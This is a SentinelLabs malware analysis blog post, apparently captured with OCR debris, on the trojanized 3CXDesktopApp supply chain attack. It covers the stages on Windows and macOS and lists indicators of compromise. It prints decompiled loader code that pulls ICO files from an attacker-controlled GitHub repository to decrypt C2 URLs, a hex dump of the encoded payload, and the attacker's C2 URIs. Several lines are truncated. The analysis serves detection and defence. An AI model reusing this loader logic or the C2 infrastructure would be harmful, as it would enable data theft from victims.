SentinelOne®

EN

By Juan Andres Guerrero-Saade, Asaf Gilboa, David Acs, James Haughom, Phil Stokes & SentinelLabs

Table of Contents

Executive Summary

conferencing software product categorized as a Private Automatic Branch Exchange (PABX) platform.

- Behavioral detections prevented these trojanized installers from running and led to immediate default quarantine.
- The trojanized 3CXDesktopApp is the first stage in a multi-stage attack chain that pulls ICO files appended with base64 data from Github and ultimately leads to a 3rd stage infostealer DLL still being analyzed as of the time of writing.
- The compromise includes a code signing certificate used to sign the trojanized binaries.
- Our investigation into the threat actor behind this supply chain is ongoing. The threat actor has registered a sprawling set of infrastructure starting as early as February 2022, but we don't yet see obvious connections to existing threat clusters.
- March 30th, 2023: We have updated our IOCs with contributions from the research


Recent Posts

Safely Expanding the Frontiers of AI & LLMs | S Ventures' Investment in Galileo
October 25, 2024

The Good, the Bad and the Ugly in Cybersecurity – Week 43
October 25, 2024

Patrick Wardle. We have identified the limited deployment of a second-stage payload for Mac infections. We have updated our IOCs to reflect macOS components.

- April 24th, 2023: Further technical details added for both Windows and macOS versions of the malware.


SmoothOperator | Ongoing Campaign Trojanizes 3CXDesktopApp in a Supply Chain Attack
By Juan Andres Guerrero-Saade, Asaf Gilboa, David Acs , James Haughom and SentinelLabs
SentinelOne

Background

3CXDesktopApp is a voice and video conferencing Private Automatic Branch Exchange (PABX) enterprise call routing software developed by 3CX, a business communications software company. The company website claims that 3CX has 600,000 customer companies with 12 million daily users.

Blog Categories

Cloud
Company
Data Platform
Feature Spotlight
For CISO/CIO
From the Front Lines
Identity
Integrations & Partners
macOS
PinnacleOne
The Good, the Bad and the Ugly

- Food & Beverage
- Hospitality
- Managed Information Technology Service Provider (MSP)
- Manufacturing

The 3CX PBX client is available for Windows, macOS, and Linux; there are also mobile versions for Android and iOS, as well as a Chrome extension and a Progressive Web App (PWA) browser-based version of the client.

PBX software makes an attractive supply chain target for actors; in addition to monitoring an organization's communications, actors can modify call routing or broker connections into voice services from the outside. There have been other instances where actors use PBX and VOIP software to deploy additional payloads, including a 2020 campaign against Digium VOIP phones using a vulnerable PBX library, FreePBX.

Campaign Overview

investigation of the campaign.


> Seems like this has progressed into "3cx desktop app is compromised and the prevailing theory is that its the wannacry people who are behind it"? So that's something to keep an eye on I guess... pic.twitter.com/vkVnXtRDd5
>
> — patrick (@ggstoneforge) March 29, 2023

Our analysis of the malicious installer reveals an interesting multi-stage attack chain. The 3CXDesktopApp application serves as a shellcode loader with shellcode executed from heap space. The shellcode reflectively loads a DLL, removing the "MZ" at the start. That DLL is in turn called via a named export `DllGetClassObject` with the following arguments:

```
1200 2400 "Mozilla/5.0 (Windows NT 10.
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/102.0.5005.167 Electron/19.1.9
```


as well as the size of this User-Agent string.

```
https://github[.]com/IconStorages/imag
```



```
for ( i = rand() % 15 + 1; ; i = 0 )
{
  responseLength = 0;
  responseBuffer = 0i64;
  mw_probably_sprintf(
    githubUrl,
    (wchar_t *)L"https://raw.githubusercontent.com/IconStorages/images/main/icon%d.ico",
    i);
  httpRequest->UserAgent = userAgent;
  httpRequest->Url = githubUrl;
  httpRequest->unk1 = 0i64;
  while ( !(unsigned int)mw_send_httprequest(httpRequest, 0i64, 0i64, &responseBuffer, &responseLength) )
  {
    v9 = rand();
    Sleep(1000 * (minSleepTime + v9 % (maxSleepTime - minSleepTime)));
  }
  v10 = responseBuffer;
  decryptedUrl = 0i64;
  if ( !responseBuffer )
    break;
  offsetToEncryptedBuffer = responseLength;
  if ( responseLength )
  {
    while ( 1 )
    {
      v13 = offsetToEncryptedBuffer - 1;
      currentChar = *((_BYTE *)responseBuffer + v13);
      if ( !currentChar || currentChar == '$' )
        break;
      responseLength = --offsetToEncryptedBuffer;
      if ( !(_DWORD)v13 )
      {
        LocalFree(responseBuffer);
        goto LABEL_10;
      }
    }
    if ( offsetToEncryptedBuffer && currentChar == '$' )
      decryptedUrl = (wchar_t *)mw_probably_decrypt((LPCSTR)responseBuffer + offsetToEncryptedBuffer);
  }
```

These ICO files are appended with a chunk of base64 encoded data after a “$” character.



```
00013E40  4A 9F 3F 4E 7C BC 12 00 CE ED DC CE ED CF C7 FE  JŸ?N|¼..ÎíÜÎíÏÇþ
00013E50  0F 53 98 83 E1 69 4B 70 DF 00 00 00 00 49 45 4E  .S˜ƒáiKpß....IEN
00013E60  44 AE 42 60 82 24 4B 51 41 41 41 4B 4F 73 59 4C  D®B`‚$KQAAAKOsYL
00013E70  55 62 32 48 33 46 6B 44 6B 74 47 58 6C 37 44 39  Ub2H3FkDktGXl7D9
00013E80  2B 6B 77 51 57 7A 68 61 36 73 78 51 72 74 7A 46  +kwQWzha6sxQrtzF
00013E90  6F 33 6F 50 53 65 6D 73 34 31 30 58 75 34 38 73  o3oPSems410Xu48s
00013EA0  4B 71 76 31 32 2B 48 4D 68 79 6A 47 30 48 43 50  Kqv12+HMhyjG0HCP
00013EB0  66 70 34 30 2B 69 6B 4B 61 6C 36 38 41 48 72 4B  fp40+ikKal68AHrK
00013EC0  38 31 36 6C 2F 69 7A 76 5A 2B 73 30 78 33 33 78  816l/izvZ+s0x33x
00013ED0  42 58 61 64 52 4A 30 78 47 55 32 64 31 79 50 32  BXadRJ0xGU2d1yP2
00013EE0  4D 71 53 54 4A 69                                MqSTJi
```

The malware searches for the “$” and extracts the remaining bytes from the ICO file. These bytes are decoded and decrypted, yielding a C&C URL.

With the decoded C&C server URL, the malware will start its main loop.

The main loop first will build and encrypt an “initial-run” command to the C&C. It sends this command via an HTTP POST request. From the received JSON, it extracts the value of the “meta” field, which are decrypted in the next step.

The decrypted payload contains an expiry date which is checked against the current time. Afterwards, it checks the command code and if it is `0xF7DC9` or `0xF7DCA` it executes the shellcode inside the payload.

The shellcode is responsible for reflectively loading a DLL and returning its exported function. In the DLL we observed, the export was called `DllGetClassObject`.

Details of the Windows Infostealer

The infostealer is a DLL loaded via the previous DLL. It generates an output that will be exfiltrated by the previous DLL. At the beginning of its execution, it calls `NetWkstaGetInfo` to obtain the computer name and domain name. It calls `RtlGetVersion` to obtain the Windows version and afterwards reads the

The config, hostname, domain name, and OS version are written to the output buffer.

The next step of the infostealer is to gather the domain names and webpage titles the victim visited. It targets four browsers – Chrome, Edge, Brave and Firefox, with each identified by an index.

For each browser, the malware searches for profiles within the browser's directory.

Once a profile has been found, the malware will check if it can access the database containing the browsing history of the victim. The following files are targeted within the browser profiles:

The malware copies the History database and runs one of the following queries on it, depending on the browser:

3CXDesktop macOS Trojan | 1st Stage and 2nd Stage

The cross-platform malware's macOS version was initially triaged by independent security researcher stage payload, UpdateAgent. Analysis of the known UpdateAgent sample sheds little light on the objective of the campaign – given that it does little more than gather information from the infected device – but does reveal interesting indicators for detection and attribution.

The Trojan is delivered via a maliciously crafted version of `libffmpeg.dylib` contained within the application bundle's Electron Framework folder.

```
../3CX Desktop App.app/Contents/Framew
```

At the time of discovery, the app had a valid code signature and was notarized by Apple. The signature and notarization was revoked by Apple on March 30th after public reporting of the threat.

UpdateAgent in the 3CX support folder. A unique identifier encrypted with the XOR key `0x7A` is also written out as a hidden file in the same folder as `.main_storage`.

The *libffmpeg.dylib* drops *.main_storage* and *UpdateAgent*.

The macOS trojan contains a hardcoded URL rather than relying on retrieving the C2 from the icon files hosted on Github. The dylib and UpdateAgent both create custom URL headers and partially share the same code for doing so.

Shared code between *UpdateAgent* (left) and *libffmpeg.dylib* (right)

The second stage UpdateAgent, which self-deletes after execution, collects account information about the victim's 3CX installation, specifically the Account name and provisioning URL, and sends these to the attacker's server before exiting. The server address is hardcoded and not obfuscated in the executable.

The address of the attacker's server is hardcoded in the *UpdateAgent* binary

UpdateAgent does not contain code for persistence nor does it have backdoor capabilities, leading to speculation that a different 2nd stage is dropped on possible that a different version of UpdateAgent is delivered to specific targets of interest. Exactly why the threat actors deliver the 2nd stage to gather further environmental data to collateral victims is unclear, since this same data could just as easily have been gathered by the first stage.

macOS Backdoor | SIMPLESEA and POOLRAT

Further incident response work at 3CX by Mandiant initially led to identification of a backdoor dubbed SIMPLESEA in the 3CX environment. An update from Mandiant subsequently corrected this analysis and identified the backdoor as POOLRAT, a known Lazarus malware family. According to Mandiant's analysis, 3CX's macOS build server was compromised with POOLRAT backdoor using Launch Daemons as a persistence mechanism. The source of this compromise is not yet known.

Interestingly, Apple's XProtect contains a signature for POOLRAT that was added as long ago as July 2020 in XProtect version 2124. This appears to

Depending on the version of macOS on the compromised server, bypasses for XProtect are known.

SentinelOne Protects Against SmoothOperator

Recommendations

campaign.

Indicators of Compromise

Note: we have removed soyoungjun[.]com and convieneonline[.]com as they were linked based on inaccurate information from a passive DNS provider. Thank you to Daniel Gordon for the tip.

We have also added the full list of URIs decrypted from the ICO files previously referenced. Thanks to Johann Aydinbas for the excellent work!

URL	github[.]com/IconStorages/images
Email	cliego.garcia@proton[.]me
Email	philip.je@proton[.]me
SHA-1	cad1120d91b812acafef7175f949dd1b09c6c2
SHA-1	bf939c9c261d27ee7bb92325cc588624fca7
SHA-1	20d554a80d759c50d6537dd7097fed84dd2
URI	https://www.3cx[.]com/blog/event-training
URI	https://akamaitechcloudservices[.]com/v2/

URI	https://pbxsources[.]com/exchange
URI	https://msstorageazure[.]com/window
URI	https://officestoragebox[.]com/api/session
URI	https://visualstudiofactory[.]com/workload
URI	https://azuredeploystore[.]com/cloud/servic
URI	https://msstorageboxes[.]com/office
URI	https://officeaddons[.]com/technologies
URI	https://sourceslabs[.]com/downloads
URI	https://zacharryblogs[.]com/feed
URI	https://pbxcloudeservices[.]com/phonesyste
URI	https://pbxphonenetwork[.]com/voip
URI	https://msedgeupdate[.]net/Windows

macOS Indicators of Compromise

1st Stage – libffmpeg.dylib

137b311737bcba57782a167a8f7cea0872ba7316

2c69d27fadf6244a80449579ab5ce450c0920678

354251ca9476549c391fbd5b87e81a21a95949f4

5b0582632975d230c8f73c768b9ef39669fefa60 e53e6b08fca672119581c1974e6ba391eed9c010

2nd Stage – UpdateAgent

9e9a5f8d86356796162cee881c843cde9eaedfb3

2nd Stage – URI

https://sbmsa[.]wiki/blog/_insert

File Paths

```
~/Library/Application Support/3CXDeskt
~/Library/Application Support/3CXDeskt
```

Like this article? Follow us on LinkedIn, Twitter, YouTube or Facebook to see the content we post.

Read more about Cyber Security

- LockBit Ransomware: Protect Your macOS Today
- DPRK Crypto Theft | macOS RustBucket Droppers Pivot to Deliver KandyKorn Payloads
- Hidden Vulnerabilities | Effective Third-Party Risk Management in the Age of Supply Chain Attacks

- Kryptina RaaS | From Underground Commodity to Open Source Threat
- January 2024 Cybercrime Update | Exploitation of Known CVEs, Crypto Drainers & Ransomware Updates

Read More

SentinelOne
Secure Tomorrow™

Company

- Our Customers
- Why SentinelOne
- Platform
- About
- Partners
- Support
- Careers
- Legal & Compliance
- Security & Compliance
- Contact Us
- Investor Relations

Resources

- Blog
- Labs
- Product Tour
- Press
- News
- FAQ
- Resources
- Ransomware Anthology

Privacy Notice
Master Subscription Agreement

Global Headquarters

444 Castro Street
Suite 400
Mountain View, CA 94041

+1-855-868-3733

sales@sentinelone.com

personal data in accordance with SentinelOne Privacy Notice. SentinelOne will not sell, trade, lease, or rent your personal data to third parties. This site is protected by reCAPTCHA and the Google Privacy Policy and Terms of Service apply.

Language

English